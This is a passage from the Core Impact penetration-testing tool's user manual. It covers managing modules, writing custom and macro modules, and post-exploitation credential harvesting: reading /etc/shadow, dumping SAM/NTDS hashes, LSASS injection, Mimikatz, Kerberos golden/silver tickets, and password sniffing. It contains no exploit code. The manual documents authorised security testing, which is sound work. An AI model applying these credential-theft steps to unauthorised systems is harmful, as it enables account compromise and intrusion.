


figure 47 - Recent Modules Command

Stopping Modules

To stop a running module (thereby canceling its execution), right-click on the module in the Executed Modules Panel and select Stop from the context menu. You can also issue the Stop All command from the Modules drop-down menu in order to stop all running modules. The module's state changes from Running to Stopped.

When running a module, an agent might have to wait for a system call to finish. Stopping a module in this state will effectively uninstall the agent, since it is not possible to interrupt the remote blocking operation. When this condition arises, Core Impact will display a warning message and ask for confirmation. Note that the module may terminate while the Console is waiting for user confirmation. If this happens, uninstalling the agent is no longer necessary and closing the dialog is sufficient to stop the module. Modules can also be restarted from the Executed Modules pane - see [Relaunching Modules](#).





figure 48 - Executed Modules Panel - Stop Module

Relaunch or Resume Modules

Options to relaunch or resume modules depending on their execution state are available.

Relaunch Modules


Certain individual modules can be relaunched from the Executed Modules pane. To start an executed module again, right-click on the module in the Executed Modules Panel and select **Relaunch** from the context menu. The module will begin using the same parameters that were used on its most recent run.

**figure 49** - Executed Modules Panel - Relaunch Module

Resume Wizards

If a Rapid Penetration Test is manually stopped or otherwise terminated before it completes, the wizard can be resumed, and the whole process will begin where it left off. To resume an RPT test, right click on the RPT level in the Executed Modules Panel and select **Resume**.


If you know your RPT will take 2 hours to complete, but you only have a 1-hour window in which to perform the test each day, you can run the RPT for an hour, then stop it. The next day, you can Resume the RPT and it will begin where it left off.

**figure 50** - Executed Modules Panel - Resume Wizard

Using the Executed Modules View

Whenever a module changes execution status (starts executing, finishes, aborts with an error, or is canceled by the user), a log entry is filed within the workspace's database. This information is available to you in the Executed Modules Panel. By default, the Executed Modules panel will show the primary modules that are executed but, if you would like to view all modules that are run, right-click on any entry in the panel and select Show System Modules.

You can also relaunch modules directly from the Executed Modules pane - see [Relaunching Modules](#). Wizards can be resumed if they were terminated before completing - see [Resuming Wizards](#).




Name	Started	Finished	Status	Source Agent	Resumable
Network Information Gathering	7/13/2021 5:17:59 PM	7/13/2021 5:17:59 PM	Aborted	/localagent	No
View Local Stats	7/14/2021 9:30:11 AM	7/14/2021 9:31:31 AM	Finished	/localagent	No
Network Attack and Penetration	7/21/2021 10:35:25 AM	7/21/2021 10:35:43 AM	Finished	/localagent	No
WebApps Information Gathering	7/21/2021 10:47:35 AM	7/21/2021 10:47:42 AM	Aborted	/localagent	No
New Scenario	7/21/2021 10:47:39 AM	7/21/2021 10:47:39 AM	Finished	/localagent	No
WebApps Information Gathering	7/21/2021 10:51:37 AM	7/21/2021 2:25:01 PM	Finished	/localagent	No
New Scenario	7/21/2021 10:51:41 AM	7/21/2021 10:51:41 AM	Finished	/localagent	No
WebApps Web Crawler	7/21/2021 10:51:42 AM	7/21/2021 2:24:57 PM	Stopped	/localagent	No
Logout forbidden links	7/21/2021 10:51:42 AM	7/21/2021 2:24:36 PM	Finished	/localagent	No
Client-side Information Gathering	7/21/2021 10:58:19 AM	7/21/2021 11:24:53 AM	Finished	/localagent	No
Search Engines Email Grabber	7/21/2021 10:58:19 AM	7/21/2021 11:24:52 AM	Finished	/localagent	No
SOAP Service Discovery	7/21/2021 1:21:02 PM	7/21/2021 1:22:51 PM	Finished	/localagent	No
Network Information Gathering	7/21/2021 2:27:03 PM	7/21/2021 2:27:37 PM	Stopped	/localagent	Yes
Network Discovery - ARP	7/21/2021 2:27:11 PM	7/21/2021 2:27:32 PM	Stopped	/localagent	No






figure 51 - Executed Modules Panel

This panel provides information related to specific executions of a module using the fields described in the table below.

Field name	Description
Name	Name of the module that is executing/was executed and an icon describing the status of its execution
Started	Date and time the module was started
Finished	Date and time the module finished executing
Status	Current execution status
Source Agent	Name of the agent selected as source when the module was executed
Resumable	Displays whether the module can be restarted from the Executed Modules pane (Yes or No)

Status icons next to each executed module indicate the following:

Icon	Status	Definition
	Initializing	The module is initializing but has yet to start executing

Icon	Status	Definition
	Running	The module is running
	Stopped	The module has been canceled by the user
	Stopped and Resumable	The module has stopped but can be resumed in the Executed Modules pane
	Aborted	The module has aborted execution due to an error condition
	Finished	The module has finished executing

Analyzing Module Output


Executed modules produce two kinds of output: formatted output (referred to in this document simply as 'Output') and unformatted or debug output. You can view both types of output in the Executed Module Info Panel located just below the Executed Modules Panel on the Console.

The Executed Module Info Panel displays information related to the currently selected module in the Executed Modules list. To display information about another module, select that module in the Executed Modules Panel.

This panel can display three different types of information regarding the executed module: Output, Log, and Parameters. Select the type of information you wish to view using the tabs at the bottom of the window.

Module Output


The Module Output Tab shows the formatted output report of the module. Each module reports different information on this tab depending on its goal and the results obtained. The Module Output tab will also include a dynamic progress bar and pie chart for certain measures. The visibility of these graphs is dependent upon an active Internet connection.



Module Log

The Module Log Tab shows all the logging/debugging information messages that a module produced while executing. The level of detail included in these messages is specific to each module.


There are three logging levels of detail for Log messages: HIGH, MEDIUM and LOW. A higher level will display more details. You can configure this tab to display messages at any of these logging levels. To change the current detail level, right-click in the Executed Module Info Panel when this tab is active and select your desired detail level from the context menu.



Module Parameters


The Module Parameters Tab displays the parameters that were used when the module was initially executed. This information is important because in order to correctly assess the results of a module execution, you must know which parameters were set when the module

was run. The Parameters Tab holds all the parameters and values that were used for a particular module execution.




Searching for Modules

You can search for currently-installed modules using the **Search** box located at the top of the Modules Panel of the Console.



You can (optionally) first select from the following search criteria using the button of the Search box:



All - A combination of all of the different criteria.

Application - Partial match of the application that the modules can target (generally related to exploit modules).


CVE - Partial match of the module's associated CVE name (mostly related to exploit modules). Examples: "2003", "2003-0719", "CVE-2003-0722". When searching for a specific vulnerability by CVE name, it is recommended that you omit the "CAN"/"CVE" at the beginning of the name.

Category - Partial match of the module's category (Agents, Denial of Service, etc.).

Name - Partial match of the module's name. Examples: "IIS", "apache", "discovery", "SSL".

Services - Exact match of the module's target service (mostly related to exploits). Examples: "http", "https", "smtp", "netbios-ssn".

Supported Systems - Partial match of the module's supported systems (generally related to exploit modules). Examples: "windows", "sp4", "windows 2000 server - sp2".

Next, type your desired search text in the Search box. The Modules Panel automatically displays the search results. To clear your search and display all modules again, click on the **Clear Search**  button located to the right of the Search box. Remember, the Modules view will only show modules that are applicable for the active Entity View. For example, if the Client Side entity tab is active, only modules that are applicable for client side testing will appear in the Modules view.


Below the Modules pane, you will have 2 options for filtering the list of available modules:

Filter modules by target - Check this box if you want the list to only display modules that are relevant for the target (entity) that you currently have selected in the entity database.


Show modules without target - Check this box if you want the list to display modules that don't have a TARGET parameter. This option is used in conjunction with the Filter modules by target option.

Editing/Deleting Modules from the Modules Panel

To edit a module, right click on it in the Modules Panel and select **Edit** from its context menu. The configured editor for .py files will be opened for the selected module. For this operation to succeed, a text editor must be defined in the [Modules Options](#), accessible from the Tools drop-down menu..



To delete a module, right-click on it in the Modules Panel and select Delete from its context menu. Note that deleting a module from this panel deletes it from the Modules View and moves the python file to the Deleted Files folder.



You can refresh the currently available modules list at any time by selecting **Modules -> Reload** from Core Impact's main menu.

Custom Modules

The modules that perform Core Impact's security tests are constantly being updated with the latest threats. The power to create these modules is accessible to all users through Core Impact's open, standard Python language interface. The New Module Wizard makes this even easier by guiding the user through the process of creating module templates, which they then simply populate with Python script.

This process requires a working knowledge of the Python Programming Language. See <http://www.python.org> for more information.


Creating a Custom Module

To create a new module:

1. Navigate in Core Impact's menu bar to **Modules -> New Module...**
2. The New Module Wizard will open. Click the **Next** button to proceed.
3. Complete the first form with the following details:

Name: The name of the module as it will appear in the modules list.

File name: The Python (.py) file where the module will be written and stored in the file system.

Category: The location in the Modules list where the new module will reside. By default, custom modules are saved in the My Modules folder, but you can change this by clicking on the ellipsis button () and selecting a new location.

Brief description: Optional description of the module. This description cannot contain special characters or carriage returns.

New Module Wizard

Select name, description and category
You must choose a name and filename and optionally set the category and description.

Name: testy



File name: modules\python\xyz_Buffer_Overflow_Exploit.py ...

Category: My Modules ...

Brief description:

< Back Next > Cancel

Click the **Next** button after the form is complete.

- In the Module Parameters box, click the plus sign () icon to add a new parameter to the module. To subsequently remove a parameter, select it and click the delete () icon.

New Module Wizard

Module parameters
Select type and name for the module parameters. Optionally set the description.

New module parameters:

Type	Name	Default Value	Description
os	OS	linux	No description
arch	Processor	Unknown	No description
ip_range	Target Network	192.168.5.*	IP range for target system

< Back Next > Cancel

- For each parameter, enter the following attributes:

Type: The category of parameter. For example, ip_range, string, ports, os, etc.

Name: The name of the parameter. For example, TARGET, Operating System, Port Numbers, etc.

Default Value: The default value of the parameter when the module is executed.


Description: A brief description of the parameter.

When all parameters are established, click the **Next** button.

6. On the final page of the wizard, you will see confirmation that you have provided all the required information.

Click the **Finish** button and the Module will be created.

You can view the progress of the generation process by selecting the New Module Generator module in the Executed Modules panel, then clicking on the Module Log tab.



7. Once it is created, the new .py file will open automatically in your default text editor.

At this point, the module is not complete. It is only a template that still needs to be customized before it will be functional.

Inside of the .py file, you will find commented guidance on how to edit and complete your new module.

Modify your .py file as needed, then save and close the file. Your new module can then be managed just as any other module in Core Impact.

Macro Modules

Macro Modules allow you to combine multiple Core Impact modules into a single module package and then to execute it on your target systems or use it as an auto-runnable post-exploitation step. With Macro Modules, you can automate common tasks that are usually run in sequence with some preset parameters. For instance, the Information Gathering Example Macro in the My Macros module folder will do the following:

1. Run the Network Discovery - ICMP module against a specified netblock.
2. Run the Network Discovery - TCP Connect module against a specified netblock.
3. Run the OS Detection module against each of the scanned hosts.

Macro Modules are no different from other Core Impact modules except for the fact that they take advantage of automation features built into Core Impact's API.

Creating Macro Modules

You can create powerful macros graphically using Core Impact's Macro Creation Wizard.

You must be in an opened Workspace to create a Macro Module but, after the Macro is created, it will be available across all Workspaces in your Core Impact instance.

To create a Macro Module:

1. In an opened Workspace, navigate in Core Impact's menu bar to **Modules -> Create Macro...**
2. The Macro Wizard will open. Click the **Next** button to proceed.
3. Complete the first form with the following details:

Name: The name of the macro as it will appear in the modules list.

View: The entity view for which the module will be visible. For example, if you select Network, then the Network entity tab must be active in order for the new module to appear in the Modules View.


Category: The folder in the Modules list where the new macro will reside. By default, new Macros are saved in the My Macros folder, but you can change this by clicking on the drop-down menu and selecting a new location.

Brief description: Optional description of the Macro.

Auto Runnable: If this option is checked, you can configure an exploit to automatically run this Macro Module if the exploit successfully launches an agent.

Click the **Next** button after the form is complete.


4. Drag and drop each module that you want to include in the macro from the Available modules pane (left) to the Execution order pane (right).




You can change the execution order of the modules in the Execution order pane by dragging a module to a different position in the sequence. A dotted line is displayed to help you see where the module will be dropped.

To remove a module from the sequence, select it and press the **Delete** key.

Click the **Next** button to proceed with the wizard.

5. For each module in the sequence, you can select which parameters will be manually set by the user when the macro is run and which will be set by default. To configure this:
 - a. Select the module in the Modules to execute pane.
 - b. In the Module parameters pane, for each parameter, place a check in the **Ask** column if you want the user to input the parameter value when the macro is executed. If the Ask box is not checked, the data in the Value column will be used when the macro is executed.
 - c. Change any data in the Value column by clicking on the value. Some parameters will offer a simple text field or a drop-down menu, and others will show an ellipsis () button that, when clicked, will provide more options for setting the value.
 - d. Some parameters can be inherited from the results of a module higher in the sequence by checking the **Inherit TARGET from** check-box. After checking this box, select the module from which the current module should obtain its TARGET value(s). If the module selected in the drop down box outputs more than one value, the module will be run on each one.



e. Click the **Finish** button and the Macro Module will be created.

You can view the progress of the generation process by selecting the Meta Module Generator module in the Executed Modules panel, then clicking on the Module Log tab.

Using Macro Modules

Macro Modules are used just as other modules in Core Impact. If you configured your macro to be auto runnable, you can use this macro as a post-exploitation step with several of the RPTs. To execute a macro module manually, follow these steps:

1. Locate the macro in the Modules Panel. When the macro was created, you specified a location for it.
2. Launch the macro by either double-clicking it or dragging and dropping it onto an item in the Entity Database.
3. The macro module's parameter dialog box will open.

If you wish, set the parameters and then click OK to execute the macro module.


See [Running Modules](#) for more details.

Getting Module Updates

Core Impact's Get Updates performs two important functions:

- Downloads and installs the latest set of Core Impact modules.
- Gathers and submits Usage Statistics to Core Labs if you have opted into the Usage Statistics program (see [Usage Statistics](#)).

To get the latest set of Core Impact modules, select **Modules > Get Updates...** from Core Impact's main menu, click on the Get Updates button on the Welcome Screen, or use the Update IMPACT modules module from the Maintenance module category.



Core Impact will create a new HTTP connection to the update server, download any available updates, and install them. If you use a proxy server to browse the Internet set the Update Settings options accordingly (see [Network Options](#)). In some cases (indicated by the update module) Core Impact will need to be restarted before you can continue.

When you are done downloading module updates, view the Executed Module Info Panel for the Update IMPACT modules module for a report of which updates were downloaded.

NOTE:


You need an active Internet connection to connect to the update server.

Obtaining and Utilizing User Credentials

Core Impact can collect user credentials from a compromised host through a deployed agent. These **Identities** can later be used for cracking password hashes, if necessary, and then installing additional agents as a valid user. It is fairly typical of most network setups that certain usernames and passwords are shared among multiple components. If some of the passwords for these accounts can be cracked, Core Impact provides functionality to deploy additional agents using this information.

About Identities in Core Impact

An **Identity** is a token that could be used by an Identity Verifier in an authentication transaction.



Any Identities that are found by Core Impact are stored in the Entity Database (Network and Web). Any Core Impact module that uses Identities, will have an IDENTITY parameter for

faster selection. There will also be USER/PASSWORD and NTLM Hashes parameters available in situations where you want to use a custom identity not present in the database.

Below are examples of modules that use Identities (this is an abbreviated list):

- WMI Shell
- Windows Service Manager
- Windows Secrets Dump
- Install Agent Using SMB
- Install Agent Using WMI

Obtaining the Password Hashes from a Compromised Host

In the case of a UNIX-like system such as Linux, the agent can be used to download the `/etc/shadow` file from the target. This file can then be used to download password hashes to be fed to a password cracker. This can be done easily using the File Browser within the agent's context menu, or by using the "get" command from the mini-shell. Please note that in a normal setup, the agent will have to be running with root privileges on the system to be able to access the `/etc/shadow` file.

In the case of Windows systems, the password hashes are stored in the machine's SAM (Security Accounts Manager) and NTDS.DIT for Active Directory configurations. The files holding this data are locked while the OS is running and cannot be accessed directly by the user. However, it is possible to access this information with different approaches.

Exporting the SAM hives and Volume Shadow Copy restore NTDS.DIT

This approach is the least intrusive (since no injection takes place) and can be achieved with the **Windows Secrets Dump** module. This module can be run remotely (if you have Administrative Identities against the target host) or locally under an agent running as Administrator or SYSTEM.

Injecting code directly into the LSASS process

This procedure is more intrusive and must be used if the previous one didn't work.

1. Start with an agent deployed on the Windows machine from which you want to recover the password hashes. The agent has to be running as SYSTEM for this procedure to be successful. If the agent is not currently running as SYSTEM, use the Privilege Escalation step on the RPT view (see [Privilege Escalation](#)).
2. Select this agent on the Entity View.
3. Run the **Password Dump from SAM** module from the Information Gathering/Local folder in the Modules Panel. If the agent is currently running as part of the LSASS process (i.e., it was deployed with an exploit for a vulnerability within LSASS), then simply running the module will collect all the user's password hashes. If this is not the case, then the **Agent process injector** module will automatically be executed, injecting a new agent into the LSASS process from which the **Password Dump from SAM** module will be able to collect password hashes.

In addition to the Password Hashes stored in the compromised host, there are usually Identities present in memory as well. Sometimes those identities are even in clear-text form. In order to access these identities use the **Mimikatz** local module.

Kerberos Golden & Silver Tickets

Core Impact allows users to create Kerberos tickets that can be used in a penetration testing campaign. You can use the following modules:

- **Create Kerberos Golden Ticket:** creates a Kerberos Golden Ticket for a designated user
- **Create Kerberos Silver Ticket:** creates a Kerberos Silver Ticket for a designated user
- **New Kerberos Identity:** creates a new identity to test against a Kerberos KDC

Name	Value
TARGET	
USERNAME	
DOMAIN	
DOMAIN SID	
SPN	
GROUPS	513,512,520,518,519
USER ID	500
EXTRA SID	
DURATION	365
REQUEST	false
Authentication	
IDENTITY	

Press F1 to view help on selected parameter.

Help OK Cancel

Sniffing Password Hashes from the Network

Usernames, passwords and password hashes can sometimes be obtained by sniffing network traffic. To sniff the network looking for passwords, use the "Password Sniffer" module from the root of the Information Gathering folder in the Modules Panel. This module requires the agent to have packet capture capabilities. Agents that have this capability are the localagent and agents with the Pcap plugin running with root/administrator privileges.

To start looking for passwords by capturing packets, do the following:

1. Start by selecting an appropriate agent for this activity. As mentioned before, the agent must be able to capture packets from the network. The host on which the agent is running must also be positioned in the network at a point where it makes sense to sniff network packets, as only packets going through the same network segment will be seen by that host. Also keep in mind that in switched environments, all network packets are not received by every host on the same network segment.
2. Launch the Password Sniffer module from the Information Gathering folder. The module will run and continually capture appropriate packets, extracting password or hash information when possible. This information will be stored in the Entity Database.

Captured usernames and passwords will be stored in the Entity Database. Captured NTLM hashes can be exported to a password cracker. This procedure is described in the following section.

Using the Core CloudCypher Service

